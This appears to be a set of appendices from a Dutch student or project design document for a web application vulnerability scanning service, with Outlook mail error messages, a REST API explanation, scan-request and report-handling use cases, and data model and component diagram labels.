Your server has unexpectedly terminated the connection. Possible causes of this include server problems, network problems, or a long period of inactivity. Account. *account name*, Server: '*server name*', Protocol: POP3, Server Response: '+OK', Port: 110, Secure(SSL): No, Error Number: 0x800ccc0f.
Task '*SMTP server name* - Sending and Receiving' reported error (0x80042109): 'Outlook is unable to connect to your outgoing (SMTP) e-mail server. If you continue to receive this message, contact the server administrator or Internet service provider (ISP).'
The operation timed out waiting for a response from the receiving (POP) server 0x8004210a.
A time-out occurred while communicating with the server 0x800ccc19.

KWALITEIT ATTRIBUTEN

Kwaliteit Attribuut	Omschrijving
Availability	
Interoperability	
Modifiability	
Performance	
Security	
Testability	
Usability	

REST API

REST API, RESTful of Representational state transfer, is een stateless webservice dat het http-protocol gebruikt om twee computersystemen met elkaar te laten communiceren op het internet. Deze webservice biedt de mogelijkheid voor een computersysteem om toegang te verkrijgen tot webresources zoals die meestal worden gerepresenteerd in JSON, HTML, XML. Voor het verkrijgen en manipuleren van webresources gebruikt een REST API de http verbs (werkwoorden) GET, PUT, POST, DELETE. HTTP is van zichzelf een stateless protocol omdat er geen informatie wordt onthouden van elke request die gemaakt wordt. Dit betekent dat de server niet bijhoudt welke request erin hetverleden zijn gemaakt. Gezien er bij een veel gebruikte internetservice zoals Amazon.com duizenden request gemaakt kunnen worden, is het voor de performance ideaal. Dit legt ook uit waarom REST API's zo populair zijn geworden bij grote bedrijven die webservices aanbieden.



FIGUUR 4.1.4 – REST API

USECASE BIJLAGE 5.1.3

UC-1: registreren klant

UC-2: Aanvraag scan

De klant vraagt een scan aan via de CMS extensie. Dit wordt gedaan doormiddel van het invullen van een online formulier.

Acteurs

Klant, API

Preconditie

1. De klant heeft de CMS extensie geïnstalleerd
2. De klant heeft zich geregistreerd

Postconditie

1. De klant krijgt een mail met de bevestiging dat de aanvraag succesvol was en dat de scan zal worden uitgevoerd

Succes Scenario

1. De klant opent het aanvraagformulier
2. Het CMS toont het aanvraagformulier
3. De klant vult het aanvraagformulier in met scope van URL, e-mailadres, type scan en drukt op verzenden
4. Het CMS gebruikt de API om het formulier te verwerken in een opdracht en verstuurd het naar de server
5. Het systeem valideert en verwerkt de aanvraag
6. Het systeem stuur een email naar de klant met het bericht dat de aanvraag van een scan succesvol is verlopen

Extensie 2.3a

3a – Foutieve waarde ingevuld

1. Het systeem geeft aan dat de klant een incorrecte waarde heeft ingevuld
2. Het systeem verzend het formulier niet

Extensie 2.5a

5a – Verwerking van de aanvraag gaat fout

1. Het systeem stuurt een email naar de klant toe om te vermelden dat de aanvraag mislukt is
2. Het systeem verzoek de klant om het nogmaals te proberen, als het dan nog steeds niet lukt de administrator te contacteren (Telefoonnummer wordt meegegeven)

UC-3: Voert scan opdracht uit

De API geeft de opdracht aan de Terminal om een scan opdracht uit te voeren op verzoek van de klant.

Acteur

API

Preconditie

1. De klant heeft een aanvraag gedaan voor een scan
2. De aanvraag is goedgekeurd door het systeem

Postconditie

1. De scan is succesvol uitgevoerd. Er is een rapport gegenereerd, deze is succesvol verzonden naar de klant toe

Succes Scenario

1. De API geeft een scanopdracht aan de Terminal
2. De Terminal voert de scanopdracht uit
3. Het systeem start de crawl proces
4. De Crawler crawlt de website en verzamelt de data
5. De Crawler slaat de data op in de database
6. Het systeem start de scan proces
7. De Scanner voert gesimuleerde aanvallen uit op basis van de verzamelde data
8. De Scanner slaat de data van de aanval op in de database
9. Het systeem genereert een rapport op basis van de opgeslagen data van de Scanner
10. Het Systeem verzendt het rapport naar de emailadres van de klant

Alternatieve Scenario: gebruikt stappen uit Succes Scenario vanaf stap 5

1. De API geeft een scanopdracht aan de Terminal met Authenticatie optie
2. De Terminal voert de scanopdracht uit
3. Het systeem start de crawl proces
4. De Crawler authentiseert zich om toegang te verkrijgen tot de website
5. Zie stap 5 van Succes Scenario

Extensie 3.2a: gebruik extensie 1.5a

2a – de opgegeven URL is niet correct

1. Het systeem stuurt een email naar de klant toe om te vermelden dat de aanvraag mislukt is
2. Het systeem verzoek de klant om het nogmaals te proberen, als het dan nog steeds niet lukt de administrator te contacteren (Telefoonnummer wordt meegegeven)

Extensie 3.3a: gebruik extensie 1.5a

3a – Website is niet gevonden

1. Het systeem stuurt een email naar de klant toe om te vermelden dat de aanvraag mislukt is
2. Het systeem verzoek de klant om het nogmaals te proberen, als het dan nog steeds niet lukt de administrator te contacteren (Telefoonnummer wordt meegegeven)

Extensie 3.10a: gebruikt UC-3

10a – Het versturen van het rapport via email is mislukt

1. De beheerder van de rapporten, de administrator checkt welke rapporten niet zijn verzonden
2. De administrator verzend het rapport nogmaals
3. Mocht het weer niet lukken dan neem de administrator contact op met de klant

UC-4: Beheren van scans

De administrator beheert scan data dat geproduceerd is door de webapplicatie scanner. Met deze data kan de beheerde nieuwe rapporten genereren en handmatig de rapporten verzenden.

Acteurs

Administrator

Preconditie

1. Data van een gescande website moet aanwezig zijn

Postconditie

1. Een gegenereerd rapport op basis van de scan data
2. Het rapport is succesvol door de administrator verzonden naar de klant

Succes Scenario

1. De administrator opent de admin paneel
2. Het systeem laat een overzicht zien van alle verzonden rapporten en alle niet verzonden rapporten
3. De administrator klikt op een niet verzonden rapport om de details te bekijken
4. Het systeem laat de detail pagina zien met de reden waarom het rapport niet verzonden kon worden
5. De administrator verzend het rapport nogmaals handmatig

Extensie 4.5a

5a – Na het opnieuw verzenden van de email is het weer mislukt


1. De administrator neemt contact op met de klant


Informatie 4.4a


1. Zie bijlage voor mogelijke redenen waarom een email niet gestuurd kan worden


BIJLAGE B

VERGROTE DIAGRAMMEN




CMS
Aanmeldingen
id
naam
bedrijf
actief
email
datum
Web Apllicatie Scanner
klant
id
naam
bedrijf
email
datum
website
id
klant
url
server
bedijf
datum
link
id
website
url
methode
referentie url
redirect
diepte
datum
parameter
id
link
naam
URL
datum
header link
id
link
naam
waarde
datum
header
id
website
naam
waarde
datum
scan
id
website
datum
scan detail
id
scan
module
aanval
risico
parameter
wasc id
datum
rapport
id
type
bestand type
bestand naam
datum


Registratie
Klant
API
Aanvraag
Registreert
Verwerkt
Vraagt aan
Verwerkt
Verzenden
Rapport
Genereert
Admin
Website
Verzenden
Genereert
Bekijkt
Scant
Crawlt
Voorziet
Voorziet
Voert uit
Rapport generator
Scan
Crawler
CLI
1
*


cms
Registratie
Aanvraag scan
Feature - Verzenden van rapport
Klant
API
Server
Terminal
Voer scan opdracht uit
Feature - Scan Commando's
Feature - Scan Configuratie
Web Applicatie Scanner
Crawl website
Scan website
Rapport genereren
Feature - Parsing (HTML verwerking)
Feature - Authenticatie
Feature - Sessie management
Feature - Data opslag
Feature - Aanvallen
Feature - Data opslag
Feature - Rapport genereren
Feature - Verzenden van rapport
Adminpanel
Beheer scan
Feature - Rapport genereren
Feature - Verzenden van rapport
Administrator